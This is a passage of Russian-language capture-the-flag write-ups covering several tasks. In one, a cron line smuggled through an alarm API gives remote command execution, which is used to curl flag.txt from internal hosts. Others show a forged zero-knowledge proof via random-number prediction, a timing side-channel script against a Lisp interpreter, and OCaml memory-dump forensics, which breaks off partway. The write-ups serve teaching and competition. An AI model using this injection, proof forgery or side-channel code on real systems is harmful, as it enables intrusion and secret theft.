


Alarm UI

Но можно и добавить таймер, тыкнув на синюю кнопку снизу. При этом откроется интерфейс, до боли похожий на типичный дизайн от Google. Ага, понятно, вот почему требуется Android.


beeline
92%
7:22 PM
smartAlarm
pupupu.ctf.test-playground.win
7:22
AM
PM
12
1
2
3
4
5
6
7
8
9
10
11
CLEAR
CANCEL
SET

Add alarm



Alarm UI with timer added

Для дальнейшего анализа нам явно понадобится десктоп, а у кого-то и Android может не быть, так что разберемся, как загрузить сайт с компьютера. Даже если он не будет работать, мы хотя бы сможем почитать код.

Домашняя страница отдает следующий HTML:

```
<!DOCTYPE html>
<html>
    <head>
        [удалено для краткости]
    </head>
    <body>
        <h1>smartAlarm</h1>

        <p>Please use this app on Android only.</p>
    </body>
</html>
```

Как сервер определяет, Android ли использует клиент? Вероятно, по User-Agent. Попробуем заменить браузерный User-Agent на Android'овский. В Firefox, например, можно воспользоваться расширением. И да, текст заменяется на "Scan your smartAlarm QR." — тот же, что был на телефоне! Посмотрим на код теперь:

```
<!DOCTYPE html>
<html>
    <head>
        [удалено для краткости]
    </head>
    <body>
        <h1>smartAlarm</h1>

        <p>Scan your smartAlarm QR.</p>
        <div id="reader"></div>

        <script type="text/javascript">
            const html5QrCode = new Html5Qrcode("reader");
            html5QrCode.start({facingMode: "environment"}, {fps: 10, qrbox:
         {width: 250, height: 250}}, text => {
                if (text.startsWith("smartAlarm ")) {
                    for (const param of text.split(" ").slice(1)) {
                        const [_, key, value] = param.match(/^(\w+)=(\w+)
         $/);
                        localStorage[key] = value;
                    }
                    html5QrCode.stop();
                    location.href = "alarmui";
                }
            });
        </script>
    </body>
</html>
```

Итак, при сканировании QR-кода устанавливаются переменные в LocalStorage и происходит переход на страницу `alarmui`. В данном нам QR-коде записана строка `smartAlarm uid=7`, что можно определить любым сторонним сканнером.

Хмм… 7 — маленькое число, да и проверок пароля нигде не было. UID — явно User ID. Может быть, есть еще пользователи? Попробуем поперебирать: 0, 1, 2, … Для каждого UID'а сгенерируем QR-код руками и отсканируем его через сайт; либо

можно напрямую из браузера установить переменную в LocalStorage и открыть `alarmui`. На большинстве UID'ов сайт выдает ошибку `Invalid UID`, но на uid=2 и uid=7 он не ругается. 7 — тестовый аккаунт, как следует из описания задания, а вот аккаунтом под номером 2 кто-то даже пользуется: там уже стоит будильник на 9 часов утра. Вот он, основатель Smart Alarm!

В коде alarmui много интересного, но больше всего в глаза бросается код Konami:

```
...
<script type="text/javascript" src="https://zbic.in/konami-code-js/konami-
        code.js"></script>
...
<script type="text/javascript">
...
document.addEventListener("konamiCode", async () => {
    alert((await api("get-diagnostics")).logs);
});
</script>
...
```

Здесь используется сторонняя реализация распознавателя кода. Прям по ссылке https://zbic.in/konami-code-js написано, как ей пользоваться и на десктопе, и на телефоне. Введем код *где-нибудь* и получим интересные логи:

```
Fetching /home/alarm/logs from the device...
```

Пустовато. Нету логов.

Может, их нужно триггернуть? Кажется, 9 утра было давно. Добавим новый таймер на следующую минуту… добавим… возможно, в этот момент добавить таймер не получится, потому что интерфейс только на Android нормально работает. В этом случае придется вызывать JavaScript-функцию руками.

Добавили, подождали пару минут… и нет, в логах ничего не появилось. Перечитываем условие. Ах да, "англосаксонские партнеры". В Великобритании время другое, там UTC. Забиваем время по UTC, ждем еще… и оно срабатывает:

```
Fetching /home/alarm/logs from the device...
alarm! at Sun Feb 11 16:48:00 UTC 2024
```

Логн, допустим, работают, но как это поможет достать флаг? Хмм… код на JS генерирует какую-то явно странную строку. Минуты, потом часы, звездочки, дни недели ещё… что это за формат? А это формат cron. Это подтверждает и то, что в условии дана фотография Raspberry Pi, на котором обычно запускают легковесный Linux.

Может ли быть такое, что эта строка подставляется напрямую в `crontab`? Например, `[паттерн] echo "alarm! at $(date)" >>/home/alarm/logs` или что-то в этом духе. Давайте попробуем! Добавим через API паттерн `* * * * * echo pwned >>/home/alarm/logs` и посмотрим, что случится. Это можно делать и с десктопа: на API проверки User-Agent не распространяются. Ждем минуту, и…

```
Fetching /home/alarm/logs from the device...
alarm! at Sun Feb 11 16:48:00 UTC 2024
pwned ring-alarm
```

Откуда `ring-alarm`? А, понятно, это после нашего паттерна дописалась команда `ring-alarm`, это надо иметь в виду. Но RCE есть, а значит, мы близки к решению!

Флаг. Нам нужен флаг. Флаг, согласно условию, на ноутбуке основателя компании. А мы код запускаем не на ноутбуке, а на часах. Как они вообще могут быть связаны? Соединены? Конечно, локальной сетью! Наверняка они подключены к одному Wi-Fi. Проверяется это легко — запуском `ip address`:

```
Fetching /home/alarm/logs from the device...
alarm! at Sun Feb 11 16:48:00 UTC 2024
pwned ring-alarm
pwned ring-alarm
pwned ring-alarm
pwned ring-alarm
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: local: <BROADCAST,NOARP> mtu 1500 qdisc noop state DOWN qlen 1000
    link/ether 02:98:b0:88:f9:cf brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.2/24 scope global local
       valid_lft forever preferred_lft forever
    inet 192.168.1.3/24 scope global secondary local
       valid_lft forever preferred_lft forever
alarm! at Sun Feb 11 16:56:00 UTC 2024
pwned ring-alarm
```

`local`? Явно не совсем то, что ожидается от Wi-Fi, но какие-то интересные IP тут есть. Посмотрим, есть ли на них что-то, командой `curl 192.168.1.2 192.168.1.3`. Ага!

```
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="flag.txt">flag.txt</a></li>
</ul>
<hr>
</body>
</html>
```

Правда, непонятно, какой из двух IP это выдал, но попробуем файл `flag.txt` также забрать с обоих: `curl 192.168.1.2/flag.txt 192.168.1.3/flag.txt`. Через минуту в

логах появляется флаг.

Флаг: **ugra_time_to_get_up_9meeeputuudi**

Ешь богатых!

purplesyringa, crypto 350

> Тайное мировое правительство, не справившись вытащить информацию из организаторов восстания против всего самого плохого своим дефолтным методом, решило обратиться за помощью к вам, чтобы вы решили задачу дискретного логарифмирования. Вы втайне поддерживаете повстанцев, поэтому за два дня вы составили такой план:
>
> 1. Просим денежное вознаграждение от тайного мирового правительства
> 2. Ссылаясь на паранойю, убеждаем тайное мировое правительство сначала провести доказательство с нулевым разглашением
> 3. Доказываем знание ключа
> 4. Просим вознаграждение сразу после подтверждения корректности ключа
> 5. ~~Отдаем ключ~~ Закупаемся попкорном и ракетным топливом и улетаем куда-нибудь подальше, пока нас не поймали
>
> Все пункты, кроме третьего, вы уже проработали, но вот вместо того, чтобы решить задачу, вы доказали, что ее решить невозможно. Но не повод же это отказываться от плана! Наверное, есть другое решение…
>
> prover.py verifier.py *https://securityisamyth.q.2024.ugractf.ru/token* Token: …

Решение

Из кода prover.py понятно, что нас просят решить задачу дискретного логарифмирования. Судя по коду verifier.py, простое число используется большое, а все остальные параметры задачи генерируются случайно, так что вряд ли эту задачу можно решить алгоритмически. Придется искать дыру в протоколе.

Web-сервер при заходе на страницу выдает текст `This is a ZKP server. Please use prover.py to communicate with the backend.`. ZKP — это Zero-Knowledge Proof, т.е. доказательство с нулевым разглашением. Идея в том, что мы хотим доказать знание какого-то математического объекта (например, числа) так, чтобы никто не узнал, как же этот объект конкретно выглядит (например, чему именно равно число). Это дает некоторую надежду на то, что мы сможем убедить систему, что знаем дискретный логарифм, при этом его не зная.

В статье Википедии о ZKP есть отдельный раздел про дискретный логарифм, в которой описана атака на алгоритм. Не будем повторять статью лишний раз, приведем лишь основную идею атаки в терминах, используемых в этом задании. Если мы как-то узнаем, чему будет равен `choice` на каждом шагу *до* того, как нужно будет отправить массив `cs`, мы сможем подобрать значения `c` так, чтобы все `assert`'ы прошли несмотря на то, что решить уравнение мы не можем:

```
if choice == 0:
    # Verifier asked for (x+r) mod (p-1)
    assert c * self.y % P == gmpy2.powmod(self.g, answer, P)
```

```
else:
    # Verifier asked for r
    assert c == gmpy2.powmod(self.g, answer, P)
```

Если мы знаем, что на очередном шаге будет `choice == 1`, то в качестве `c` можно подставить `1`, а в качестве `answer` — `0`. Тогда `assert`, очевидно, пройдет. А если `choice == 0`, то в качестве `answer` тоже можно взять `1`, а вместо `c` подставить обратное к `y` под модулю `P`.

Но как узнать массив `choices` *до* отправки `cs`? Протокол это не позволяет, попытки посылать запросы в обход тоже ни к чему не приводят.

Но… для генерации параметров используется небезопасный рандом. Так ни в коем случае нельзя делать, а тут — сделали. Мда.

Проблема в том, что случайные числа в криптографии должны быть непредсказуемыми, а здесь это не так. Есть много библиотек для предсказывания значений генератора псевдослучайных чисел, используемого в Python, исходя из старых значений, например mt19937predictor. Для точного предсказания требуется 624 32-битных чисел, т.е. 19968; перед генерацией `choices` как раз генерируется два раза по 16384 бита, так что публичных данных должно более чем хватать.

В псевдокоде мы хотим сделать что-то в духе:

```
predictor = MT19937Predictor()
# get-parameters
predictor.setrandbits(g, 16384)
predictor.setrandbits(y, 16384)
choices = predictor.getrandbits(32)
choices = [(choices >> i) & 1 for i in range(32)]
cs = [pow(y, -1, p) if choice == 0 else 1 for choice in choices]
# announce-cs
answers = [0] * 32
# answer-choices
```

Такое решение, будучи дописанным, действительно проходит все 32 итерации, после чего выдает флаг.

Флаг: **ugra_g00d_1uck_w1th_y0ur_run4w4y_n0w_f79nka8pzfqm**

If a tree falls in a forest

purplesyringa, ppc 400

> — Слышен ли звук падающего дерева в лесу, если рядом никого нет? — спросил Вована явно подвыпивший сисадмин. Странно, что несмотря на пиво, такие идеи ему вообще могли прийти в голову. Видать, пик Балмера правда существует…
>
> — Так слышен или нет? — не мог угомониться Толик.
>
> *И что только Толик делает на корпоративе? Кто за графаной следит, интёрны, что ли?* — рассудок Вована на секунду прояснился, но алкоголь

тут же вернул себе по праву полученный контроль над разумом.

— Нет конечно… — еще раз попытался собраться с мыслями бедный программист.

— Мамой клянешься? Уверен?

Да чем хочешь, отвали уже… — чуть не выкрикнул Вован. Возненавидел Толика он еще с тех пор, как тот не дал ему поставить на ноутбук Nix. Но это еще простить можно: безопасность, все дела, да и администрировать неудобно… Вот лезть на отдыхе — это уже чересчур. Но насиженное место все-таки дороже…

— Да хоть про *ик* дом… — пошел ва-банк Вован.

— Ты ж никсер, вроде? — прищурился Толик, — Сайд-эффекты не любишь, за воспроизводимую сборку ратуешь? Так скажи мне, на что влияет запуск чистой функции?

Да вроде ни на что… Странный тип этот Толик. Всегда с ним так: вроде пургу мелет, а вроде и слова какие-то умные. Почему он так странно смотрит… А за серваками почему не следит? Надеется, что проблем не будет и его не прижмут? Или не надеется, а уверен? Так джуны там сидят или скрипты?..

— Ну тыкал никс, тыкал… Ф-функция? Да ни на что она не влияет…

— Ага, то есть, если в API выставить интерпретатор функции без сайд-эффектов и подать ей аргументом ключ от своего аккаунта, ничего страшного не будет?

Вован отпил еще глоток. *Странно, странно. Опасный тип.*

— Да нормально все будет, чё ты несешь… Тащи ноут сюда, дай закоммичу твою фигню.

Толик протянул старенький Lenovo. На таком железе далеко не уедешь… Да и голова подбаливает… Но ничего, накалякать интерпретатор Лиспа можно и во сне. Парсер не нужен, тут yaml хватит… JIT не нужен, какая разница, тут и так сойдет…

```
[master 186ce41] LISP
1 file changed, 186 insertions(+), 3 deletions(-)
```

— Доволен? — спросил Вован Толика, но того и след простыл.

Странный, странный тип…

lisp.py *https://thescenicroute.q.2024.ugractf.ru/token*

Решение

Пролог о чистоте

Вован и Толик подняли очень важный вопрос. Вопрос о чистоте. Это ~~мем~~ понятие из функционального программирования о том, что идеальный код не должен иметь

побочных эффектов. То есть, функции должны быть чистыми. А чистые функции в свою очередь должны всегда работать одинаково и зависеть только от своего аргумента. Изменился аргумент — изменилось значение, не изменился — результат будет одинаковым, сколько раз её ни вызови.

Рассмотрим антитезис:

Является ли электрический провод, от которого питается компьютер, универсальным аргументом всякой чистой функции, которая выполняется на этом компьютере? Ведь если вынуть её, результат вычисления изменится: пользователь окажется перед чёрным экраном. Будет ли это вообще результат? Какого он типа? Какое у него значение? Что-то не сходится.

А может быть так, что чистых функций не существует, и это всё — лишь красивая абстракция, некий идеал, к которому можно бесконечно стремиться, но достичь невозможно? Нам, людям безопасности, выгоднее подходтить к вопросу о чистоте именно с такой, проникнутой пессимизмом, точки зрения. Ведь нам нужно ломать. Ломать, чтобы ближе понимать суть вещей, видеть их такими, какими они являются, не будучи окутанми в пелену идеальных определений.

И ломать куда проще, когда видишь перед собой очередную несовершенную программу. Постулируем: побочные эффекты будут всегда.

Такие дела.

Изучаем интерпретатор

Откроем `lisp.py` из вложения. Это интерпретатор лиспа. Лиспами называют целое семейство языков, которые характеризуются следующими свойствами:

1. Всё — списки. Список задаётся перечислением его элементов в круглых скобках через пробел: `(1 2 3 (4 5 6))`.
2. Список, поданный, на вход — программа. Она состоит из функции — первого элемента списка — и её аргументов — всего остального. Пример такой программы: `(+ 1 (- 3 2))`, её результат: `2`.

> Это как шахматы: правила просты и запоминаются легко — их знают многие. А вот гроссмейстеров в мире немного. Лисп — удивительная вещь, поскольку для хранения данных и кода используется одна и та же структура данных, что позволяет программировать программы, которые на лету программируют сами себя или новые программы или программы, программирующие новые программы — всё так же на лету.

Наш лисп довольно простой. Вот что он умеет:

```
base_ctx = {
    "nil": nil,
    "+": lambda ctx, *args: sum((interpret(ctx, arg) for arg in args), 0),
    "-": lambda ctx, a, b: interpret(ctx, a) - interpret(ctx, b),
    "quote": lambda ctx, arg: arg,
    "list": lambda ctx, *args: [interpret(ctx, arg) for arg in args],
    "if": lambda ctx, cond, then, else_: DelayedInterpret(ctx, then if
        interpret(ctx, cond) != nil else else_),
    "lambda": lambda lctx, names, expr: lambda cctx, *largs:
        DelayedInterpret(lctx | {name: interpret(cctx, larg) for name, larg
        in zip(names, largs)}, expr),
    "eq": lambda ctx, a, b: True if interpret(ctx, a) == interpret(ctx, b)
        else nil,
    "lt": lambda ctx, a, b: True if interpret(ctx, a) < interpret(ctx, b)
        else nil,
    "gt": lambda ctx, a, b: True if interpret(ctx, a) > interpret(ctx, b)
        else nil,
    "car": lambda ctx, lst: interpret(ctx, lst)[0],
    "cdr": lambda ctx, lst: interpret(ctx, lst)[1:],
}
```

Есть базовая арифметика, условный оператор, лямбда, сравнения и функции `car` с `cdr`: первая возвращает начало списка, вторая — всё кроме начала, вкупе они позволяют перемещаться внутри списков.

> Связанных списков. Но здесь YAML-безобразие…

Дальше в коде видно, что в контекст интерпретатора при запуске помещается переменная `flag`, которую необходимо каким-то образом прочитать. Она берётся из окружения переменных, поэтому достать её можно только из того интерпретатора, что запущен на сервере.

Но каждая встроенная функция чистая. Они работают в общем контексте, но он передаётся аргументом. Никаких побочных эффектов, никакого ввода, никакого вывода!

Вспомним наш постулат. Побочный эффект есть всегда. Можем ли мы сломать интерпретатор? Вынуть провод? Вспоминается тезис Тюринга-Чёрча, о том, что любая вычислительная машина способна зависнуть — погрузиться в вечный цикл.

Ломаем интерпретатор

Делов-то. Напишем функцию «зависни». Это обеспечит тот самый побочный эффект, который позволит нам менять поведение интерпретатора по своему усмотрению.

Рассмотрим такой псевдокод:

```
if условие:
    зависни()
else:
    pass
```

Если условие удовлетворено, программа зависнет. Это мы сможем увидеть снаружи и таким образом извлечь один бит информации изнутри.

Флаг представлен списком целых чисел, которые соответствуют кодам в ACII. Мы можем выполнять арифметические сравнения. Диапазон значений известен: 0…255. Следовательно, можно написать бинарный поиск.

Зависни!

Но как погрузить лисп в вечный цикл? В этом лиспе нет `loop` или подобных конструкций. Рекурсия?

```
def f():
    f()
```

Мило, но у нас нет переменных. И, однако, это всё равно возможно. Вопрос о том, как написать цикл внутри системы без переменных, учёные решили ещё в начале прошлого века, когда эти рассуждения были сугубо теоретическими. Ответ — Y-комбинатор.

$$Y = \lambda f.\ (\lambda x.\ f\ (x\ x))(\lambda x.f\ (x\ x))$$

> Здесь используется синтаксис лямбда-исчисления. У современных лямбд, которые есть во многих языках программирования, ноги расстут именно отсюда. Это фундаментальное учение о вычислениях, оказавшее большое влияние на то, как устроены компьютеры, и как мы представляем себе вычисления в принципе.

Это занимательное выражение при раскрытии скобок преобразуется само в себя. Можете попробовать. Оно же в чуть более понятном виде:

```
Y = lambda f: (lambda x: f(x(x)))(lambda x: f(x(x)))
```

Это комбинация безымянных функций, которая будет бесконечно выполнять `f`. Нам выполнять ничего особенно не нужно, поэтому можно упростить выражение.

```
>>> (lambda x: x(x))(lambda x: x(x))
# Traceback (most recent call last):
#     ...
# RuntimeError: maximum recursion depth exceeded
```

Переведём её на лисп:

```
((lambda (x) (x x)) (lambda (x) (x x)))
```

Всё складывается

Если выполнить этот код, интерпретатор не зависнет навечно — в системе предусмотрено ограничение на время выполнения в 2 секунды.

Теперь мы можем доставать результаты выполнения функции `if`:

```
HANG = "((lambda (x) (x x)) (lambda (x) (x x)))"
```

```python
def run(prog: str):
    start = time.time()
    requests.post(f"https://thescenicroute.q.2024.ugractf.ru/{TOKEN}",
         data={"lisp": prog})
    return time.time() - start


def cond(prog: str):
    return run(f"(if {prog} {HANG} nil)") > 2
```

Осталось написать бинпоиск.

```python
while True:
    if not cond(flag_formula):
        break
    l = 0
    r = 256
    while r - l > 1:
        m = (l + r) // 2
        if cond(f"(lt (car {flag_formula}) {m})"):
            r = m
        else:
            l = m
    flag += chr(l)
    print(flag)
    flag_formula = f"(cdr {flag_formula})"
```

Результат не заставит себя ждать:

```
u
ug
ugr
ugra
ugra_
...
```

Поиск флага занимает примерно двадцать минут. Но сам факт, что это возможно, заставляет посмотреть на спор Вована и Толика чуть другими глазами. Кто-то из них явно что-то знает.

А мы всё опять сломали.

Флаг: **ugra_thats_why_total_functional_programming_exists_70yfuxs44w6z**

Прямо с веточки

udn_t, forensics 200

> Каждый мужчина обязан посадить дерево, каждый ребенок обязан собрать его плоды.

> *talk*
>
> mem.c
>
> main.ml
>
> *forest.zip*

Решение

Открыв задание, видим абсолютно бесполезное описание и 4 файла: `mem.c`, `main.ml`, `talk` и `forest.zip`. В первых двух находится какой-то исходный код, в `talk` какие-то логи, а в `forest.zip` есть много файлов с именами вида `xxxx-xxxx`. Изучать начнем с логов.

Изучаем логи

```
ocamlopt -c mem.c
ocamlopt -o main -I +unix unix.cmxa mem.o main.ml
rm -rf *.cmx *.cmi *.cmo *.o
Writing memory dump dumps/55f86fac3000-55f86fad0000... done
Writing memory dump dumps/55f87177e000-55f87181a000... done
Writing memory dump dumps/7f9163c65000-7f9163de8000... done
Writing memory dump dumps/7f9163dec000-7f9163fec000... done
Writing memory dump dumps/7f9173ded000-7f9173df0000... done
Writing memory dump dumps/7f9173fc4000-7f9173fd1000... done
Writing memory dump dumps/7f91740b4000-7f91740b6000... done
Writing memory dump dumps/7ffc0f48f000-7ffc0f4b0000... done
Writing memory dump dumps/7ffc0f5e4000-7ffc0f5e8000... failed with code 1
Writing memory dump dumps/7ffc0f5e8000-7ffc0f5ea000... done
Map has 30 elements
addrof(m) = 0x7f9163fe7208
word size = 64; int size = 63; big endian = false
```

Из первых трех строчек узнаём, что `mem.c` и `main.ml` — всё-таки какие-то исходные коды, которые компилируются через `ocamlopt` (компилятор в нативный код для `Ocaml`).

Затем нам говорят, что записывается какой-то дамп памяти. Заметим, что файлы из этих строк как раз лежат внутри `forest.zip` — значит, у нас есть артефакты работы программы.

После этих строк нам дают информацию об отображении (map): количество элементов и его адрес в памяти.

Ну и в последней строчке нам дают информацию о машине, на которой это всё исполнялось.

Изучаем код

```
module CharMap = Map.Make(Int)

external dumpmem : string -> int -> int -> int = "caml_dumpmem"
```

```
external addrof : 'a -> int = "caml_addrof"
external trashify : string ref -> unit = "caml_trashify"

let line = ref ""

let () =
  line := read_line ();
  let m = Seq.fold_lefti (fun acc i ch -> CharMap.add i ch acc)
         CharMap.empty @@ String.to_seq !line in
  trashify line;
  let maps_strings = In_channel.with_open_text ("/proc/" ^ (string_of_int @@
         Unix.getpid ()) ^ "/maps") In_channel.input_lines in
  let maps = List.filter_map (fun map_string ->
    Scanf.bscanf_opt (Scanf.Scanning.from_string map_string) "%x-%x
         r%_c%_c%_c %_x %_x:%_x 0" (fun rstart rend -> (rstart, rend))
  ) maps_strings in
  begin
    if Sys.file_exists "dumps" then
      Array.iter (fun name -> Sys.remove @@ "dumps/" ^ name) @@ Sys.readdir
         "dumps"
    else Sys.mkdir "dumps" 0o777
  end;
  List.iter (fun (rstart, rend) ->
    let fname = Printf.sprintf "dumps/%x-%x" rstart rend in
    Printf.printf "Writing memory dump %s... " fname;
    let err = dumpmem fname rstart rend in
    if err != 0 then (Printf.printf "failed with code %d\n" err)
    else (print_endline "done")
  ) maps;
  Printf.printf "Map has %d elements\n" @@ CharMap.cardinal m;
  Printf.printf "addrof(m) = 0x%x\n" @@ addrof m;
  Printf.printf "word size = %d; int size = %d; big endian = %B\n"
         Sys.word_size Sys.int_size Sys.big_endian;
  flush_all ();
  ()
```

В переводе на человеческий:

- Читаем строку, создаём из нее `CharMap.t`, где в качестве ключа — номер символа в строке, а значение — это сам символ. Затем мы видим, что мы как-то затираем строчку, значит, в ней было что-то полезное.
- Затем мы читаем все регионы памяти из `/proc/self/maps`, которые мы можем читать, и которые не ассоциированны с каким-либо файлом (`inode = 0`). Для каждого такого региона мы получаем его начальный и конечный адрес.
- Для каждого региона мы вызываем функцию `dumpmem`, передавая путь к файлу и границы региона.
- Печатаем размер и адрес `CharMap.t`.

Функции `trashify`, `dumpmem` и `addrof` определены в `mem.c` и имеют префикс `caml_`. Присмотримся к `caml_dumpmem`:

```
CAMLprim value caml_dumpmem(value fname, value start, value end) {
  CAMLparam3(fname, start, end);
```

```
  int err = 0;

  FILE* fptr = fopen(String_val(fname), "wb");
  if (fptr == NULL) {
    CAMLreturn(Val_int(-1));
  }

  void* ptr = (void*)Long_val(start);
  size_t size = (size_t)Long_val(end) - (size_t)Long_val(start);

  size_t readed = 0;
  while (readed < size) {
    readed += fwrite(ptr + readed, 1, size - readed, fptr);
    if (err = ferror(fptr)) {
      fclose(fptr);
      CAMLreturn(Val_int(err));
    }
  }

  if (err = fclose(fptr)) {
    CAMLreturn(Val_int(err));
  }

  CAMLreturn(Val_int(0));
}
```

Она делает довольно простую вещь: открывает файл на запись и пишет туда данные, которые напрямую выдёргивает из памяти. Обычный дамп памяти. И его дали нам.

Разбираем память

Адрес отображения, который нам дали, лежит внутри доступных нам регионов памяти. То есть наша цель — восстановить значение отображения из дампа памяти. Для этого надо понять, как данные представляются в Ocaml.

Находим страницу Interfacing with C или же Memory representation of values. Полностью разбирать это нам не надо, достаточно понять основной принцип «либо число, либо блок». А ещё — что все значения всегда размером в одно слово (64 бита).

В Ocaml каждое значение — это либо число, которое хранится непосредственно, но сдвинутое на один бит, либо указатель на какой-то блок. Они отличаются последним битом, не являющимся частью значения: `1` для чисел и `0` для указателей.

Каждый блок состоит из заголовка и вложенных значений; в заголовке указан размер блока и его тег. При этом указатель указыает на первый элемент блока, а не на его заголовок.

Набросаем скрипт для работы с этим всем. Сначала научимся читать память:

```
dumpsdir = sys.argv[1]
```

```
base = int(sys.argv[2], 16)

dumps = []

for fname in os.listdir(dumpsdir):
    start, end = fname.split('-')
    start = int(start, 16)
    end = int(end, 16)
    p = Path(dumpsdir + '/' + fname)
    size = p.stat().st_size
    if start + size != end:
        print(f'warn: {start:x} + {size} = {start+size:x} != {end:x}')
        end = start + size
    f = open(p, 'rb')
    dumps.append((start, end, mmap.mmap(f.fileno(), size,
         prot=mmap.PROT_READ)))

def read(at):
    for start, end, m in dumps:
        if at not in range(start, end):
            continue
        addr = at - start
        bytes_ = m[addr:addr+8]
        return struct.unpack('Q', bytes_)[0]
    return None
```

Затем напишем несколько вспомогательных функций:

```
def is_block(value):
    return (value & 1) == 0

def as_int(value):
    if is_block(value):
        raise ValueError(f"value at {at} is block")
    return value >> 1

def as_block(value):
    if not is_block(value):
        raise ValueError(f"value at {at} is not block")
    return block(value)

def block(value):
    header = read(value - 8)
    tag = header & 255
    size = header >> 10
    return size, tag

def field(value, n):
    return read(value + n * 8)
```

> Фактически их реализацию можно забрать из `mlvalues.h`.

Проверим, что адрес, который нам дали, указывает на блок:

```
~/t/treemen> python -i solve.py dumps/ 0x7f9163fe7208
warn: 7ffc0f5e4000 + 8192 = 7ffc0f5e6000 != 7ffc0f5e8000
warn: 55f87177e000 + 638947 = 55f871819fe3 != 55f87181a000
>>> is_block(base)
True
>>> as_block(base)
(5, 0)
```

Видим, что блок состоит из пяти слов и имеет тег 0. Теперь нам надо найти, как устроена структура `CharMap.t`. Поскольку это структура из стандартной библиотеки, мы найдем её в `stdlib/map.ml`:

```
type 'a t =
    Empty
  | Node of {l:'a t; v:key; d:'a; r:'a t; h:int}
```

Если внимательно вчитаться в представление типов сумм, то перед нами как раз блок, который указывает на `Node`: у него тег ноль и размер пять элементов.

